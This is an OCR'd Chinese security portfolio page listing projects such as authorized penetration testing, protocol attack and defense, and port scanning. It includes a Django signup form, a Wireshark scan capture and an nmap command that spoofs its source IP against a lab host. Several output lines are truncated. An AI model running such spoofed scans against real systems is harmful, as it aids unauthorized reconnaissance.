
项目预览

有授权的渗透




项目预览

协议分析



项目预览

协议攻防




项目预览

网站开发

```
<div class="container">
    <div class="row">
        <div class="col-12">
            <br>
            <form method="post" action=".">
                {% csrf_token %}
                <!-- 账号 -->
                <div class="form-group col-md-4">
                    <label for="username">昵称</label>
                    <input type="text" class="form-control" id="username" name="username" required>
                </div>
                <!-- 邮箱 -->
                <div class="form-group col-md-4">
                    <label for="email">Email</label>
                    <input type="text" class="form-control" id="email" name="email">
                </div>
                <!-- 密码 -->
                <div class="form-group col-md-4">
                    <label for="password">设置密码</label>
                    <input type="password" class="form-control" id="password" name="password" required>
                </div>
                <!-- 确认密码 -->
                <div class="form-group col-md-4">
                    <label for="password2">确认密码</label>
                    <input type="password" class="form-control" id="password2" name="password2" required>
                </div>
                <!-- 提交按钮 -->
                <button type="submit" class="btn btn-primary">提交</button>
            </form>
        </div>
    </div>
</div>
```


项目预览

情报搜集



项目预览

端口扫描



应用显示过滤器 ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1982 4.410952972 10.10.10.222 10.10.10.129 TCP 58 45446 → 6
1983 4.410956662 10.10.10.222 10.10.10.129 TCP 58 45446 → 4
1984 4.410982040 10.10.10.222 10.10.10.129 TCP 58 45446 → 3
1985 4.410985957 10.10.10.222 10.10.10.129 TCP 58 45446 → 6
1986 4.411010468 10.10.10.222 10.10.10.129 TCP 58 45446 → 5
1987 4.411014078 10.10.10.222 10.10.10.129 TCP 58 45446 → 1
1988 4.411037560 10.10.10.222 10.10.10.129 TCP 58 45446 → 6
1989 4.411041264 10.10.10.222 10.10.10.129 TCP 58 45446 → 2
1990 4.411064782 10.10.10.222 10.10.10.129 TCP 58 45446 → 2
1991 4.411068480 10.10.10.222 10.10.10.129 TCP 58 45446 → 3
1992 4.411092709 10.10.10.222 10.10.10.129 TCP 58 45446 → 2
1993 4.411096318 10.10.10.222 10.10.10.129 TCP 58 45446 → 5
1994 4.411131365 10.10.10.129 10.10.10.222 TCP 60 9485 → 454
1995 4.411131394 10.10.10.129 10.10.10.222 TCP 60 722 → 4544
1996 4.411131415 10.10.10.129 10.10.10.222 TCP 60 992 → 4544
1997 4.411131445 10.10.10.129 10.10.10.222 TCP 60 6004 → 454
Frame 1: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface et
Ethernet II, Src: VMware_30:73:e0 (00:0c:29:30:73:e0), Dst: VMware_ef:93:42 (00:50:56:
Internet Protocol Version 4, Src: 10.10.10.130, Dst: 10.10.10.254
User Datagram Protocol, Src Port: 68, Dst Port: 67
Dynamic Host Configuration Protocol (Request)
8081/tcp open blackice-icecap
Nmap done: 1 IP address (1 host up) scanned in 0.10
(jiao㉿kali-2020)-[~]
$ sudo nmap -e eth0 -S 10.10.10.222 10.10.10.129
WARNING: If -S is being used to fake your source add
n . If you are using it to specify your real source
Starting Nmap 7.91 (https://nmap.org) at 2021-06-1
Nmap scan report for www.dvssc.com (10.10.10.129)
Host is up (0.0036s latency).
Not shown: 991 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

项目预览

武器库

